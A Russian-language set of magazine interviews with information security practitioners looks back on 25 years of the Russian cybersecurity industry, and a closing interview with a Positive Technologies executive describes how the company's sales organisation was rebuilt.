Надеюсь, что такой индустрии не будет вовсе. Давайте порассуждаем: почему она существует сейчас? Потому что подавляющее большинство ИТ-продуктов и решений создавались и продолжают создаваться без учета требований ИБ, с оговоркой «вот появились ИБ-специалисты, пусть и решают свои вопросы ИБ!». Но скорость развития и внедрения цифровизации только увеличивается, это вопрос выживания бизнесов, отраслей, государств. Интенсивное внедрение ИИ только ускоряет этот процесс. Уже в ближайшие пять лет мы столкнемся с неспособностью эффективно защищать большинство информационных систем — атаковать повсеместно тоже будет ИИ. Выход, на мой взгляд, только один: ИБ должна перестать быть отдельной индустрией и стать обязательной частью дисциплины ИТ. Все ПО, железо, сети и связи должны по умолчанию проектироваться с учетом требований ИБ в концепции secure by design и обладать, как говорят некоторые наши коллеги, врожденным кибериммунитетом. Кстати, это тоже, скорее всего, будет во многом реализовано с помощью ИИ. А ИБ-специалисты превратятся в специализированных ИТ-специалистов по цифровому сопромату! И чтобы через пять лет продолжать рассуждать о новых горизонтах ИТ-технологий, заниматься всем этим надо начинать уже сейчас.

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

Всегда держать голову включенной, а ум открытым! Скорость изменений в ИТ и, как следствие, изменение ландшафта киберугроз таковы, что надеяться исключительно на имеющийся на сегодняшний день опыт нельзя. Базовые принципы защиты информации, конечно, сохраняются, но практики их применения, инструменты, да и нормативка, постоянно меняются, усложняются. Каждый день нужно встречать с готовностью и желанием узнать новое и применить это на практике здесь и сейчас.

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Хороший ИБ-специалист в душе должен быть немного археологом. Вы должны быть всегда готовы копать. Без заранее расставленных флажков и карты кладов. Часто только руками, ведь универсальных инструментов в ИБ нет. Тот, кто думает, что достаточно вызубрить нормативку, запастись шаблонами регламентов и инструкций, научиться работать с парой популярных средств защиты, так и останется рядовым ИБ-шником. Тоже, конечно, востребованным из-за серьезного дефицита кадров в нашей отрасли, но без серьезных перспектив роста.

Назовите самый живучий ИБ-стереотип.

«Мы не будем использовать российские СКЗИ — ФСБ сразу узнает все наши секреты!»

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

«Бумажная безопасность». Я бы уже давно его заменил на термин «бумажный безопасник» — специалист по ИБ, который пытается делать свою работу, слепо применяя требования нормативной базы по формальному признаку. В итоге рождаются странные, слабо обоснованные требования и техзадания, нежелание искать оптимальный и разумный вариант решения задачи защиты информации в конкретной информационной системе. А раздражает то, что термин «бумажная безопасность» часто используют как синоним существующей национальной нормативной базы по ИБ в рассуждениях о вреде «бумажной безопасности» и исключительной пользе «практической безопасности». Получается, что всегда виновата «плохая нормативка», а не конкретные неквалифицированные специалисты, не умеющие ее использовать в практических целях.

Какую киберлегенду или миф вы бы разоблачили раз и навсегда?

«Криптография — это страшно, сложно и непонятно в применении, особенно отечественная!» Очень часто приходится слышать нечто подобное на конференциях и в кулуарном общении с разработчиками прикладного ПО и систем. При этом те же разработчики достаточно беззаботно применяют open source криптографию в своих продуктах, не задаваясь вопросами корректности ее реализации, наличием известных уязвимостей, источником и способами работы с ключами защиты. Как следствие, свое (криптография) остается невостребованным, а в программных продуктах появляются псевдокриптографические решения с серьезными рисками информационной безопасности. Хочется посоветовать таким разработчикам и заказчикам их работ не бояться использовать отечественные криптографические продукты и решения, обращаться к разработчикам и в лаборатории по сертификации. Там всегда помогут как минимум советом, а как максимум предложат полный набор необходимых решений и проконсультируют по вопросам встраивания и оформления.

P. S. Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

Дорогие друзья и коллеги! Соратники по цеху разработчиков СЗИ, интеграторы, эксперты регуляторов, пользователи отечественных средств защиты! Благодаря нашим с вами усилиям, терпению и вере в то, что мы делаем и зачем мы это делаем, нам удалось создать отрасль, которая оказалась самой подготовленной к новым реалиям многополярного мира. Поэтому продолжаем трудиться в этом же направлении, сохранять взятый темп и разумный оптимизм и думать над новыми планами. Надежное будущее цифровой России в наших с вами руках!

Михаил Кадер

Архитектор ИБ

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Семейная вражда. Все друг друга знают, общаются, обижаются, мигрируют в узком кругу компаний и часто пытаются делать одних и тех же «детей» — правда, с разной степенью успешности. А вообще, отечественный кибербез нельзя представить без нормативки, и это весьма печалит. Люди, они же заказчики, редко бывают благодарны за навязанную помощь.

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

Есть общий такой инцидент, называется «отрицание»: типа «у нас не утекло», «утекло, но это были не персональные данные» и тому подобное безобразие. Пока в индустрии не станет хорошим тоном открыто говорить о произошедших инцидентах, они будут весьма слабо поучительными. Хотя есть и очень хорошие примеры того, как надо: например, разбор BI.ZONE от мая 2023 г. Так что респект компании BI.ZONE за это!

Самая яркая/влиятельная/важная фигура в отечественной ИБ-индустрии? Почему именно он/она?

Мой однозначный фаворит — Алексей Лукацкий. Говорят, что его можно любить или ненавидеть, некоторые странные люди ставят под сомнение его компетентность. А Леша просто живет в этой самой кибербезопасности, а она живет в нем. Лучшая аналогия для его ругателей — это как морские свинки, которые хотели бы плавать в океане, но боятся этого и, глядя на акулу, ругают ее за ее умения.

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

Написал бы заявление об уходе :) А если чуть серьезнее — «обелил» бы белых хакеров, убрал бы большую часть бумажной безопасности и при этом обязательно оставил бы практическое тестирование защищенности, включая проверку регламентов обнаружения, расследования и реагирования.

Кого или что вы бы отправили в киберссылку, если бы могли?

Всю фильтрацию контента, кроме детской порнографии. Потому что тот, кто ищет, все равно найдет. При этом создается сладкий запретный плод, то есть людям просто становится интересно, от чего их пытаются отрезать, да еще и отрезав возможность реального обсуждения того или иного контента. И заодно создавая за счет этого новые черные рынки.

Как вы представляете себе ИБ-индустрию через 25 лет?

Я хотел бы представить, что ее нет. Вернее, ее нет как отдельного, чужеродного, как сейчас, элемента. А на самом деле она, конечно, есть, но существует так, чтобы простые люди об этом задумывались крайне редко. Хороший пример — выбор автомобиля. Мы выбираем его, чтобы ездить, то есть «решать конкретные практические бизнес-задачи». Мы выбираем машины по бренду, дизайну, стоимости и т. п., и нам не очень важно, какой контроллер стоит на АБС или какой там производитель подушек безопасности. Потому что их, как и другие функции безопасности, тестируют перед выдачей сертификата на машину. Мы, как потребители, не думаем об этом, а просто выбираем подходящую нам машину.

ЕСТЬ ОБЩИЙ ТАКОЙ ИНЦИДЕНТ, НАЗЫВАЕТСЯ «ОТРИЦАНИЕ»: ТИПА «У НАС НЕ УТЕКЛО», «УТЕКЛО, НО ЭТО БЫЛИ НЕ ПЕРСОНАЛЬНЫЕ ДАННЫЕ» И ТОМУ ПОДОБНОЕ БЕЗОБРАЗИЕ. ПОКА В ИНДУСТРИИ НЕ СТАНЕТ ХОРОШИМ ТОНОМ ОТКРЫТО ГОВОРИТЬ О ПРОИЗОШЕДШИХ ИНЦИДЕНТАХ, ОНИ БУДУТ ВЕСЬМА СЛАБО ПОУЧИТЕЛЬНЫМИ

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

Очень простой и из серии Капитан Очевидность: если кибербез существенно мешает бизнесу, то кибербез идет побоку. И никакая нормативка это не исправит.

Расскажите о самом крупном факапе и главной победе в вашей карьере.

Как любят говорить, хороший вопрос. Вот не знаю, их было много и разных. Возможно, самые крупные и главные — еще впереди. Говорю это с надеждой :)

Самый сложный вопрос/дилемма, с которым вы сталкивались за годы работы?

Тут немного понудю. На мой взгляд, ИТ, особенно в сфере разработки ПО, убежали от кибербеза лет на 10. Ну вот представьте, что вам от дронов защищаться надо, а вы выбираете, из чего ограду делать. Смешно? На самом деле нет, скорее весьма грустно.

Какими общепринятыми правилами ИБ вы обычно пренебрегаете и почему?

Подумал и решил, что не скажу. Вот прочитает это интервью какой-нибудь продвинутый хакер и решит порезвиться. Зачем я буду ему подсказки давать? :)

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Неочевидных нет. Нужен здравый смысл. Умение слушать/понимать/обсуждать. Предметные технические знания, в том числе в области ИТ. Стремление

МИФ — ЭТО ТО, ЧТО ИБ НУЖНА И ВАЖНА САМА ПО СЕБЕ. МНОГИЕ ИБ-ШНИКИ ЗАБЫВАЮТ О ТОМ, ЧТО ЕСЛИ БЫ НЕ БЫЛО ОБЪЕКТА ЗАЩИТЫ, ТО И ОНИ БЫ БЫЛИ НЕ НУЖНЫ. ПОЭТОМУ НЕ НАДО ВЫПЯЧИВАТЬ СВОЮ ЗНАЧИМОСТЬ, ЛУЧШЕ РЕАЛЬНО ПОДУМАЙТЕ О ТОМ, КАКУЮ ПОЛЬЗУ СВОЕЙ КОМПАНИИ ИЛИ ОРГАНИЗАЦИИ ВЫ МОЖЕТЕ ПРИНЕСТИ. МОЖЕТЕ ПОЛ ПОДМЕСТИ, В КОНЦЕ КОНЦОВ

постоянно учиться и узнавать что-то новое. Вообще, все вопросы про неочевидное — это скорее в область невероятного. Давайте лучше базу хорошо делать научимся :)

Назовите самый живучий ИБ-стереотип.

«Вас обязательно взломают» — тупая мантра. При этом же как-то большая часть бизнеса и прочих организаций живут и работают, да еще и ИТ в полный рост.

Как думаете, можно ли взломать лично вас и во сколько это обойдется злоумышленникам?

Вот тут я люблю идею «Позитив Текнолоджис» про недопустимые события (НС). Да пусть ломают, для меня это не НС. Но бэкапы делаю регулярно и больше чем одну копию.

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

«Брандмауэр» — более дебильного термина в жизни не слышал. Даже не могу представить ход мыслей того персонажа, который перевел английское слово firewall немецким словом brandmauer. И ведь прижилось же! Хорошо хоть, что сейчас есть логичный и адекватный термин «межсетевой экран».

Какую киберлегенду или миф вы бы разоблачили раз и навсегда?

Тут я отвечу не совсем на этот вопрос. Миф — это то, что ИБ нужна и важна сама по себе. Многие ИБ-шники забывают о том, что если бы не было объекта защиты, то и они бы были не нужны. Поэтому не надо выпячивать свою значимость, лучше реально подумайте о том, какую пользу своей компании или организации вы можете принести. Можете пол подмести, в конце концов.

Есть ли у вас «плохие советы по ИБ» — рекомендации, о которых не принято говорить, но которые сильно облегчают жизнь и работу?

Валите всю работу руками на ИТ! Они все равно все сделают лучше, быстрее, да еще больше шансов, что ничего не сломают.

Чем вы гордитесь, но никогда не напишете об этом в резюме?

Тем, что я застал эпоху романтизма в сетевых и ИБ-технологиях и много что сделал первым или одним из первых — просто потому, что я жил в то время, когда это все было в новинку.

Я ЗАСТАЛ ЭПОХУ РОМАНТИЗМА В СЕТЕВЫХ И ИБ-ТЕХНОЛОГИЯХ И МНОГО ЧТО СДЕЛАЛ ПЕРВЫМ ИЛИ ОДНИМ ИЗ ПЕРВЫХ — ПРОСТО ПОТОМУ, ЧТО Я ЖИЛ В ТО ВРЕМЯ, КОГДА ЭТО ВСЕ БЫЛО В НОВИНКУ

Новый год

Что вы, как безопасник, попросили бы у Деда Мороза на Новый год?

Чтобы мои друзья, близкие, да и все остальные, могли не думать о своей безопасности.

Чего желаете коллегам в 2026 г.? А киберпреступникам? :)

Коллегам — интересной жизни, полной профессионального развития и его применения. И времени — на себя и на близких.

Киберпреступникам — чтобы этот бизнес стал малорентабельным :)

P. S. Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

«Мы отстали, давайте попробуем нагнать, по-честному, не на бумаге».

Антон Карпов

О кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Если говорить про мгновенные ассоциации в голове, то глаз, конечно, цепляется за слово «отечественный» и тут же вспоминаешь про отечественные алгоритмы шифрования, регулятора и закон о персональных данных. Но если речь идет про компании или информационные ресурсы, которые сильно повлияли на становление моего поколения безопасников-практиков, то таких слов-ассоциаций у меня за весь 25-летний период несколько. Вначале это журнал «Хакер» и SecurityLab — пожалуй, первые популярные ресурсы (бумажный журнал и сетевой портал) по практической ИБ. Затем это «Информзащита», «Позитивы» и «Диджитал Секьюрити» — компании, которые, наверное, первыми в стране начали продвигать услуги практической безопасности и брать на работу тех, кого впоследствии стало принято называть белыми хакерами. Это, разумеется, «Лаборатория Касперского» с ее опытом, продуктами и экспертами мирового уровня.

Какой инцидент в истории нашего кибербеза кажется вам самым показательным и почему?

Самым показательным, на мой взгляд, является тот факт, что огромное количество информации про любого человека, любой пробив у нас можно получить, даже не прибегая к инцидентам кибербеза :)

САМЫЙ ГЛАВНЫЙ ПРИНЦИП Я ПОНЯЛ ДОСТАТОЧНО БЫСТРО, И ОН ДО СИХ ПОР СО МНОЙ. БЕЗОПАСНОСТЬ — ЭТО НЕ ПРО «ОТОБРАТЬ, ЗАПРЕТИТЬ, РЕГЛАМЕНТИРОВАТЬ, НАКАЗАТЬ». БЕЗОПАСНОСТЬ — ЭТО ПРО «ПОСЛУШАТЬ, ПРЕДЛОЖИТЬ, ПОНЯТЬ, ПОМОЧЬ». ЗАДАЧА БЕЗОПАСНИКА — ЧТОБЫ ВСЕ НЕ ТОЛЬКО БЫЛО БЕЗОПАСНО, НО И РАБОТАЛО ПО-ЧЕЛОВЕЧЕСКИ

Самая яркая, влиятельная фигура в отечественной ИБ-индустрии?

Назову несколько имен, так как все они, на мой взгляд, сыграли разные, но одинаково важные роли в становлении отечественного кибербеза за первую четверть века.

Сергей Гордейчик и Илья Медведовский — за создание и продвижение культуры практической безопасности. Эти люди объяснили рынку, что безопасник — это не тот, кто пишет регламенты, бьет по голове ИТ-отделу своими запретами и защищает информацию с табельным оружием в руках, а технически грамотный проактивный специалист, который, пользуясь инструментарием и своим умом, находит дыры и уязвимости и объясняет айтишникам, как им защитить свои системы.

Юрий Максимов — за создание и превращение «Позитивов» в одну из самых влиятельных компаний на отечественном рынке практической кибербезопасности, которая, несмотря на свой размер, до сих пор поддерживает хакерский дух сообщества и является местом притяжения (в том числе буквально, если вспомнить фестиваль PHDays) специалистов по практической ИБ, белых хакеров.

Алексей Лукацкий — за то, что уже больше четверти века является рупором отечественной ИБ-индустрии. Со взглядом Алексея на разные вопросы можно соглашаться или не соглашаться, но нельзя не признать: нет второй такой фигуры в отечественном кибербезе, которая, не сбавляя темпа, генерировала бы актуальную повестку на протяжении уже более двух десятков лет.

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

Ну, может быть, не в первый день, но я совершенно точно знаю, что было бы в моем списке первых приоритетов на такой должности: сделать так, чтобы работа в министерстве кибербезопасности была привлекательной для молодых, грамотных специалистов по ИБ. Чтобы они предпочитали работу в моей команде вакансиям в крупных частных компаниях.

МЕНЯ, КАК ДУШНИЛУ, БЕЗУМНО, НЕВЕРОЯТНО БЕСИТ, КОГДА В БЫТОВОМ ЯЗЫКЕ ПУТАЮТ АУТЕНТИФИКАЦИЮ С АВТОРИЗАЦИЕЙ («ДВУХФАКТОРНАЯ АВТОРИЗАЦИЯ»)

Как вы представляете себе ИБ-индустрию через 25 лет?

Позволю себе по-старчески поворчать и скажу, что очень надеюсь, что через 25 лет определять развитие индустрии ИБ будем не мы, а те, кого мы обучили и воспитали.

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

Самый главный принцип я понял достаточно быстро, и он до сих пор со мной. Безопасность — это не про «отобрать, запретить, регламентировать, наказать». Безопасность — это про «послушать, предложить, понять, помочь». Задача безопасника — чтобы все не только было безопасно, но и работало по-человечески.

Расскажите о самом крупном факапе и главной победе в вашей карьере.

Самый крупный факап в моей карьере на данный момент случился в 2009 г., когда я работал инженером ИБ в одном международном банке. Я проводил аудит внутренней СУБД, делал это достаточно неаккуратно — видимо, не привык еще к банковским регламентам. И обычным сканером положил продовую базу, по-моему, на несколько часов. Хоть и вышел скандал, но та история научила меня многим вещам, не в последнюю очередь — тому, что если твоя продовая система ложится от банального неаутентифицированного прикладного сканирования, то виноваты не безопасники-диверсанты, а криворукие инженеры. Потому что залетному скрипту-сканеру ты не запретишь сканировать себя в рабочие часы. По счастью, на всех моих последующих местах работы была культура абсолютного понимания этого факта.

Самым крупным профессиональным достижением на сегодняшний день, наверное, будет правильно считать 2018 г., когда мы в «Яндексе» обнаружили целевую атаку, которая по всем признакам носила классический APT-nation-state характер. Помню, на нас даже «потратили» 0-day в Windows. Мы обнаружили киберармию противника вовремя и не дали ей достичь своих целей.

Самая сложная дилемма, с которой вы сталкивались за годы работы?

Самый сложный выбор был у меня в 2008 г., когда я навсегда поменял свою роль. Из пентестера и консультанта, который работает в компании-вендоре и оказывает услуги, я перешел «внутрь», в компанию, строить ИБ и защищать ее активы. Сейчас я понимаю, что другого пути нет и «внутри» гораздо интереснее. Но тогда передо мной стояла дилемма: с одной стороны, новая огромная ответственность, с другой — возможность наконец-то прочувствовать результаты своего труда.

Какими общепринятыми правилами ИБ вы обычно пренебрегаете и почему?

Я пренебрегаю теми правилами, которые кажутся мне устаревшими или неприменимыми в определенном контексте, хоть и общепринятыми. Например, я не пользуюсь облачными хранилищами паролей и для всяких «сайтов-однодневок» типа интернет-магазинов я всегда выбираю одинаковый простой пароль. Мне не жалко написать его на заборе, а для всего важного у меня включен 2FA.

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Человеколюбие и пассионарность. Мы уже давно знаем, что хороший безопасник — это прежде всего технарь, тот, кто может разговаривать с инженерами на одном языке. Даже если речь идет о CISO. Мы также знаем, что хороший безопасник должен понимать специфику бизнеса и уметь разговаривать с менеджментом. Даже если речь идет об инженере. Но мы часто забываем, что хороший безопасник — это человек с ownership mentality, которому не все равно. Ведь если к тебе пришли за помощью, а ты не помог, потому что это «вопрос не к тебе», то в следующий раз к тебе не придут, даже если будет уже по адресу.

Назовите самый живучий ИБ-стереотип.

Есть два стереотипа в индустрии ИБ, с которыми я пытаюсь бороться по мере сил. Первый — когда тестом на проникновение подменяют работы по обеспечению защищенности. «Мы давно не смотрели на нашу офисную сеть / ERP / наш Кубер — давайте закажем пентест» — такое мракобесие постоянно встречается даже среди практиков-безопасников. Обычно работа в таком случае превращается в замкнутый круг: «заказали у вендора пентест, он нас где-то проломил, мы заткнули найденные дыры и живем дальше». Пройдет еще немало лет, прежде чем самый последний безопасник поймет: пентест — это средство проверки контролей ИБ, а не инструмент доказательства того, что контролей нет.

За рождение второго стереотипа ответственен уважаемый мной Алексей Лукацкий :) Алексей уже много лет говорит с трибуны о том, что слова «безопасность» и «бизнес» должны быть вместе, что безопасник должен мыслить бизнесом и говорить с CEO на одном языке. Он, безусловно, прав. Но проблема в том, что многие понимают его слова в совершенном отрыве от контекста. В итоге на публикациях Лукацкого

выросло целое поколение CISO, которое совершенно не понимает в технике, не имеет практического опыта и технического бэкграунда, не понимает, как работают инженерные системы. Но эти ребята с места в карьер изо всех сил пытаются организовать работу службы ИБ с оглядкой на то самое служение бизнесу. Я видел таких людей, это жалкое зрелище. Поэтому в своих выступлениях я часто говорю: не пытайтесь сразу перепрыгнуть технический уровень, если вы пришли в корпорацию строить ИБ, начните с технических контролей, станьте лучшими друзьями с ИТ-шниками, не комплексуйте, что вам не о чем поговорить с CEO. Все равно вас сломают через банальное заражение рабочей станции сотрудника.

Какая у вас самая странная ИБ-привычка, о которой мало кто знает?

Я до сих пор являюсь адептом самодельных решений, и вот уже 20 лет интернет у меня в квартире раздает не китайский роутер с урезанным дырявым Линуксом и веб-интерфейсом с кучей дыр, а компьютер под управлением OpenBSD. Также до недавнего времени я сопротивлялся и отказывал себе в современном smart TV, потому что это тоже, по сути, большой и дырявый компьютер, над которым у тебя нет никакого контроля. Привычки странные, потому что при всем этом я хожу с айфоном :)

Как думаете, можно ли взломать лично вас и во сколько это обойдется злоумышленникам?

Взломать любого человека очень просто, и для этого не нужен компьютер.

Назовите ИБ-термин, который вас бесит. Почему именно он?

Меня, как душнилу, безумно, невероятно бесит, когда в бытовом языке путают аутентификацию с авторизацией («двухфакторная авторизация»). К сожалению, вынужден признать, глядя на интерфейсы отечественных интернет-сервисов, что мы проиграли эту битву.

Я ПРЕНЕБРЕГАЮ ТЕМИ ПРАВИЛАМИ, КОТОРЫЕ КАЖУТСЯ МНЕ УСТАРЕВШИМИ ИЛИ НЕПРИМЕНИМЫМИ В ОПРЕДЕЛЕННОМ КОНТЕКСТЕ, ХОТЬ И ОБЩЕПРИНЯТЫМИ

Какую киберлегенду или миф вы бы разоблачили раз и навсегда?

См. выше про пентесты и безопасников :)

Чем вы гордитесь, но никогда не напишете об этом в резюме?

Время от времени ко мне (до сих пор!) на собеседование приходят люди со словами: «Я вообще работу не ищу, но лично с тобой давно хотел познакомиться, ведь я вырос на твоих статьях в журнале „Хакер", смотрел твои лекции и выступления». Это очень приятно, в такие моменты понимаешь, что все не зря.

P. S. Что вы, как безопасник, попросили бы у Деда Мороза на Новый год?

Попросил бы его включить двухфакторную аутентификацию, конечно! :)

Чего желаете коллегам в 2026 г.? А киберпреступникам? :)

Жаль, не получится пожелать сразу обоим лагерям, чтобы у них было поменьше работы :)

Расти или умри

РАЗОБРАТЬСЯ, ГДЕ позитив, А ГДЕ ты, ИНОГДА БЫВАЕТ СЛОЖНО

Максим Филиппов

Заместитель генерального директора
Positive Technologies

БОРИС И МАЛЬЧИКИ

ВЕЧЕРА В ПОЗИТИВЕ

Перенесемся в начало 2010-х: на дворе экономическая турбулентность, а ИБ — ниша для своих. Чем ты тогда занимался и как оказался в Позитиве?

До Позитива я пятнадцать лет проработал у Саши Галицкого — в зеленоградском системном интеграторе «ЭЛВИС-ПЛЮС». Зеленоград, к слову, лучший город земли! Боря Симис тоже оттуда, мы знакомы еще со школы. Вскоре после окончания института я устроился в «Элвис», а он — в «Джет». Это были лобовые конкуренты, но мы дружили и периодически пересекались.

Однажды Боря (который на тот момент возглавлял Центр информационной безопасности «Джета») предложил встретиться и попить кофейку. Диалог был примерно такой:

— Я решил уйти из «Джета». Есть такие ребята — «Позитив Текнолоджис»...

— Боря, у них же XSpider, он копейки стоит! Где там бизнес, что ты там делать-то собрался?

— У них скоро появится серьезный энтерпрайз-продукт — тяжелый и дорогой.

Не забывайте, что речь идет о начале 2010-х, когда все мировые ИБ-игроки были здесь. Тогда слова «серьезный продукт», «кибербез» и «отечественный вендор» не слишком хорошо стыковались у меня в голове. Я сказал: «Боря, я тебе место в “Элвисе” придержу, это хорошая компания. Если что-то не срастется — приходи». На том и разошлись.

Боря все-таки ушел в Позитив: через пару лет они стали заметны на рынке, и мы успешно сотрудничали с ними, как с вендором. А в 2014 г. ребята из Позитива вдруг начали дергать меня на встречи в офис. Мы садились в кабинете Юры Максимова и разговаривали до глубокой ночи: о том, как в принципе устроены продажи, что бы я сделал в той или иной ситуации и т. д. Когда они снова предложили встретиться, я прямо сказал: «Парни, вы офигенные собеседники, но зачем мы это делаем? Давайте уже как-то это...» А в ответ услышал: «Вообще-то, мы хотим тебя на работу позвать».

Почему ты решил уйти с насиженного места?

Я считаю, что настоящий бизнес можно построить только вокруг технологий. Нужно как минимум ими владеть, а лучше создавать. В противном случае тебя легко скопировать — это путь в никуда. Позитив же был местом, где рождаются технологии, и это привлекало. Не говоря уже о том, что мне с ходу предложили x2 к запросу по зарплате: я сразу понял, что ребята настроены серьезно :)

Кроме того, эти разговоры совпали с большими изменениями в «Элвисе». Умер наш генеральный директор Александр Васильевич Соколов, нарастал конфликт акционеров. Времена были непростые, атмосфера тяжелая, и работать в таком «Элвисе» мне уже не хотелось. Знаете ощущение, когда застали определенный «лучший момент», а потом все начинает меняться и вам становится грустно на это смотреть? К тому же я был амбициозен: начал с позиции менеджера проектов и дорос до заместителя гендиректора по коммерческой деятельности, но спокойно сидеть на месте не собирался. Причем Саша трижды предлагал мне стать генеральным, но я упорно отказывался, потому что быть гендиром системного интегратора определенно не моя мечта. Страшнее только в дистрибьюторе :) Можно сказать, что мое внутреннее «пора что-то менять» идеально совпало с запросом из Позитива.

Зеленоградские парни

За свою карьеру я успел поработать буквально в трех компаниях. В 1997 г. окончил МИЭТ, потом три с половиной года в журнале «Крестьянка», дальше 15 лет в «Элвисе» и 12 в Позитиве.

Чем именно тебе предложили заниматься?

Развитием бизнеса в России и СНГ. По сути, передо мной стояли два больших челленджа. Во-первых, помочь Позитиву трансформироваться в полноценную мультипродуктовую компанию: помимо флагманского MaxPatrol 8, в линейке появились PT Application Firewall, PT Application Inspector и другие новые решения. Во-вторых, нужно было изменить саму систему продаж. Ребята чувствовали, что она стала узким горлышком, которое сдерживает развитие бизнеса.

Дело в том, что тогда сейлов Позитива можно было буквально пересчитать по пальцам одной руки. 90% дохода обеспечивали Дима Степанюк, Серега Обухов и Лена Бастанжиева. Всех троих собрал Боря, он же построил первую версию машинки продаж, и кто бы там что ни говорил, работала она более чем успешно. Просто компания росла, и со временем на каждом из сейлов повисло по тысяче заказчиков — очевидно, они даже физически не могли активно их отрабатывать. При этом ситуация была стабильна, но эти ограничения мешали Позитиву расти, а Юре и Боре хотелось большего. Важно было заразить сейлов идеей выхода на принципиально новый уровень и сделать так, чтобы они увидели в этом себя, почувствовали интерес. То есть, не теряя самое ценное — людей, двинуть компанию вперед. Как обычно говорит Юра: «Есть определенного рода проблемы, и мы хотим их расшить, но сделать это умно». В Позитиве это выражение давно стало нарицательным.

Сейчас я этих дурачков научу...

Каким тебе запомнился Позитив в момент выхода на работу?

Это было 1 октября 2014 г. — помню как сейчас. Тогда я считал, что знаю о продажах если не все, то почти, поэтому выходил с настроем «сейчас я этих дурачков научу продавать». Все понимали, что я пришел не просто так, поэтому атмосферка была соответствующая. К тому же в «Элвисе» я был большим начальником, который уже всем все доказал. У меня был отдельный кабинет с дубовым столом, секретарша и машина под задницей с личным водителем. А здесь я весь такой нарядный сел в опенспейс :) Такого стресса я, наверное, не испытывал со школы.

Но, несмотря на стресс, было интересно: я понимал, что столкнулся с чем-то новым. Это была другая корпоративная культура, при этом ребята были успешны, и это увлекало. Сначала я замер, а потом стал потихоньку работать в параллель, ничего не ломая с ноги. Создавал принципы, механизмы и правила, которые естественным образом располагались и поглощали старые подходы. Это не была манипуляция или фортель с моей стороны, потому что я осознавал ценность того, что уже было выстроено в Позитиве, и старался ее сохранить. Конечно, поначалу хотелось сказать: «Раз вы такие умные, почему строем ходить не можете? Давайте научу: равняйсь, смирно!» Но я быстро понял, что здесь это не сработает.

Первое, что я сделал, — взял и разложил на трех столах визитки всех своих контактов. «Вот с этими дружу и могу продать все что нужно, вот эти точно будут рады поговорить, а к этим могу напроситься на встречу, но не факт, что она будет теплой». Я на рынке ИБ с 1999 г., поэтому контактов было предостаточно. Написал письмо сейлам: берите визитки, чем смогу помогу. В итоге за два дня подошел только Толя, у которого были самые маленькие объемы продаж. Можете представить мои ощущения...

А буквально через пару месяцев случилась вторая история, которая сильно повлияла на мое отношение к компании. В конце 2014-го в «Лабораторию Касперского» собрался уходить Серега Гордейчик, а вместе с ним несколько наших хакеров. Серега — хороший технарь, визионер и в целом авторитет. Степень его влияния и вклад в развитие Позитива нельзя недооценивать, поэтому многие ребята за ним тянулись. Тогда меня поразило, что Юра был предельно вовлечен в общение и удержание, по сути, рядовых сотрудников. А чуть позже он, буквально сияя, зашел ко мне со словами: «Ура-а-а! Вика Алексеева с нами!!!» Для меня это была очень показательная история о человечности и вовлеченности: я начал понимать, что ценности Позитива мне по-настоящему близки.

Когда мне поручили с нуля выстраивать партнерский и дистрибьюторский канал, я сразу пошел к Юре: «В продажах я кое-что смыслю, а в партнерах и дистрибьюторах вообще нет. Никогда этого не делал!» На что он ответил: «Макс, а ты думаешь, кто-нибудь делал? Вот иди и сделай».

В чем заключалась трансформация сейлового блока, которую ты проводил?

О первой я уже рассказал: мы расшивали историю с позиционированием на рынке, наймом дополнительных сейлов и целеполаганием в отношении клиентов. Но основной буст бизнесу дала вторая трансформация, в рамках которой мы начали поклиентное планирование.

Тогда перед нами стоял вопрос: как вообще шагать по рынку? Успешных примеров было не так уж много. Конечно, рядом была «Лаборатория Касперского», но у них есть B2C-продукт, который составляет существенную часть бизнеса. Поэтому они успешно продвигают бренд из каждого утюга, но для чистого B2B это не так актуально. Мы перебрали разные варианты и решили, что эффективнее будет дойти до потенциальных клиентов ногами и поговорить напрямую. К тому же перспективных и платежеспособных компаний тогда было не так уж много.

Кроме того, мы сошлись на том, что глубокая работа сейла в конкретной компании для нас важнее, чем увеличение числа его заказчиков. Грубо говоря, лучше заработать 150 млн руб. с одного клиента, чем по 100 млн с двух. Если не успеваешь, отдай второго коллеге, чтобы он заработал те же 150. Далее мы составили план действий для всех клиентов и закрепили за ними людей. При этом мы требовали от сейлов постоянного прямого контакта с заказчиком. Идея была в том, что сделку и ее экономику должны варить мы, а уже после этого звать партнеров и рассказывать им, как будем вместе жить. Конечно, партнерам эта история не очень-то нравилась. Многие привыкли рулить и беспощадно отжимать вендоров: «Еле пропихнули ваши говнопродукты и отбились от конкурентов — руки по локоть в крови!» А если что не так — включать шантаж: «Раз так, мы вас вообще сейчас поменяем...» Когда я руководил продажами в интеграторе, это была обязательная часть Марлезонского балета. Но поскольку сейлы Позитива находятся в прямом контакте с клиентом, эта история уже не работает. Поменяешь? Ну попробуй — посмотрим, кто кого поменяет :) На мой взгляд, это правильная стратегия: она создает правдивое ощущение того, что результат в наших руках. Мы сами отвечаем перед клиентами за то, что делаем.

Мы сделали ставку на прямые контакты и не прогадали. Позитив занял на рынке достаточно интересную нишу, а выстроенная нами сейловая машинка работает эффективно. Ее можно тюнить, усилять и пробовать что-то новое, сохраняя при этом ценностную основу и присущую нам рыночную агрессию.

Какие проекты стали для тебя знаковыми?

Для меня ценно, что Позитив — компания-визионер, которая не просто делает продукты, а несет на рынок определенные смыслы. Поэтому отмечу все, что связано с результативной кибербезопасностью. Мы несем это целеполагание в индустрию и видим, как его подхватывают заказчики и регуляторы. Мне кажется, это трушная и по-настоящему позитивная история, в которой заложена наша хакерская правда. Расскажу свою версию того, как она вообще появилась.

